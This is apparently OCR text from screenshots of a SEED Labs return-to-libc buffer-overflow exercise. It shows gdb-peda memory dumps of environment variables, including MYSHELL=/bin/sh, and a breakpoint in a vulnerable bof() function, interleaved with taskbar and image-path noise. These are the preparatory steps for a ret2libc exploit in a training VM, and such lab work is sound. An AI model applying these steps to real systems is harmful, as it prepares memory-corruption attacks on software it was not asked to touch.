0xbffffcfb: "SESSIONTYPE=gnome-session"
0xbffffd15: "XDG_SEAT=seat0"
0xbffffd24: "HOME=/home/seed"
0xbffffd34: "SHLVL=1"
0xbffffd3c: "LANGUAGE=en_US"
0xbffffd4b: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd77: "LIBGL_ALWAYS_SOFTWARE=1"
Type here to search
ENG
01:28
02-03-2021


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffffde9: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffe03: "MYSHELL=/bin/sh"
0xbffffe13: "QT4_IM_MODULE=xim"
0xbffffe25: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbffffe8b: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffeaf: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-0bvx5DXXSx"
0xbffffeeb: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbffffff0b: "UPSTART_JOB=unity7"
0xbffffff1e: "INSTANCE="
0xbffffff28: "DISPLAY=:0"
0xbffffff33: "XDG_RUNTIME_DIR=/run/user/1000"
0xbffffff52: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbffffff79: "GTK_IM_MODULE=ibus"
0xbffffff8c: "XDG_CURRENT_DESKTOP=Unity"
0xbffffffa6: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbffffffc8: "XAUTHORITY=/home/seed/.Xauthority"
0xbffffffea: "/home/seed/retlib"
0xbffffffc: ""
0xbffffffd: ""
0xbffffffe: ""
0xbfffffff: ""
0xc0000000: <error: Cannot access memory at address 0xc0000000>
gdb-peda$
Type here to search
ENG
01:28
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
gdb-peda$ x/100s 0xbfffefce
0xbfffefce: ""
0xbfffefcf: ""
0xbfffefd0: "\352\377\377\277\017"
0xbfffefd6: ""
0xbfffefd7: ""
0xbfffefd8: "\373\357\377\277"
0xbfffefdd: ""
0xbfffefde: ""
0xbfffefdf: ""
0xbfffefe0: ""
0xbfffefe1: ""
0xbfffefe2: ""
0xbfffefe3: ""
0xbfffefe4: ""
0xbfffefe5: ""
0xbfffefe6: ""
0xbfffefe7: ""
0xbfffefe8: ""
0xbfffefe9: ""
0xbfffefea: ""
0xbfffefeb: "\367\214\212\n\016\364gs\365K++\352E\"i686"
0xbffff000: ""
0xbffff001: ""
0xbffff002: ""
0xbffff003: ""
0xbffff004: ""
0xbffff005: ""
0xbffff006: ""
0xbffff007: ""
0xbffff008: "/home/seed/retlib"
0xbffff01a: "XDG_VTNR=7"
0xbffff025: "XDG_SESSION_ID=c1"
0xbffff037: "CLUTTER_IM_MODULE=xim"
0xbffff04d: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff07d: "SESSION=ubuntu"
Type here to search
ENG
01:30
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffff08c: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0bd: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0ef: "SHELL=/bin/bash"
0xbffff0ff: "VTE_VERSION=4205"
0xbffff110: "TERM=xterm-256color"
0xbffff124: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff14d: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff170: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff215: "WINDOWID=60822398"
0xbffff227: "GNOME_KEYRING_CONTROL="
0xbffff23e: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbffff282: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2af: "USER=seed"
0xbffff2b9: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff31c: "QT_ACCESSIBILITY=1"
0xbffff32f: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff3f7: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4bf: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff587: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
0xbffff64f: "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff717: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7df: "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbffff8a7: "6:*.xspf=00;36:"
0xbffff8b7: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8f1: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff925: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff94e: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff981: "COLUMNS=141"
Type here to search
ENG
01:30
02-03-2021



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbffff98d: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9d1: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffa99: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb52: "DESKTOP_SESSION=ubuntu"
0xbffffb69: "_=/usr/bin/gdb"
0xbffffb78: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb99: "QT_IM_MODULE=ibus"
0xbffffbab: "JOB=unity-settings-daemon"
0xbffffbc5: "PWD=/home/seed"
0xbffffbd4: "XDG_SESSION_TYPE=x11"
0xbffffbe9: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc0e: "XMODIFIERS=@im=ibus"
0xbffffc22: "LANG=en_US.UTF-8"
0xbffffc33: "GNOME_KEYRING_PID="
0xbffffc46: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc7c: "GDM_LANG=en_US"
0xbffffc8b: "IM_CONFIG_PHASE=1"
0xbffffc9d: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcc1: "LINES=36"
0xbffffcca: "GDMSESSION=ubuntu"
0xbffffcdc: "GTK2_MODULES=overlay-scrollbar"
0xbffffcfb: "SESSIONTYPE=gnome-session"
0xbffffd15: "XDG_SEAT=seat0"
0xbffffd24: "HOME=/home/seed"
0xbffffd34: "SHLVL=1"
0xbffffd3c: "LANGUAGE=en_US"
0xbffffd4b: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd77: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd8f: "UPSTART_INSTANCE="
0xbffffda1: "LOGNAME=seed"
0xbffffdae: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc9: "UPSTART_EVENTS=xsession started"
0xbffffde9: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffe03: "MYSHELL=/bin/sh"
Type here to search
ENG
01:30
02-03-2021





We should use gdb to debug the second debug program(newretlib_gdb)






VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:06 PM
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfffed10 --> 0x80485c2 ("badfile")
0004| 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed18 --> 0x1
0012| 0xbfffed1c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed20 --> 0xb7f1ddbc --> 0xbfffee0c --> 0xbffff013 ("XDG_VTNR=7")
0020| 0xbfffed24 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed28 --> 0xbfffed58 --> 0x0
0028| 0xbfffed2c --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/100s 0xbffff021
0xbffff021: "_SESSION_ID=c1"
0xbffff030: "CLUTTER_IM_MODULE=xim"
0xbffff046: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff076: "SESSION=ubuntu"
0xbffff085: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b6: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e8: "SHELL=/bin/bash"
0xbffff0f8: "VTE_VERSION=4205"
0xbffff109: "TERM=xterm-256color"
0xbffff11d: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff146: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff169: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/
Right Ctrl
Type here to search
ENG
01:36
02-03-2021

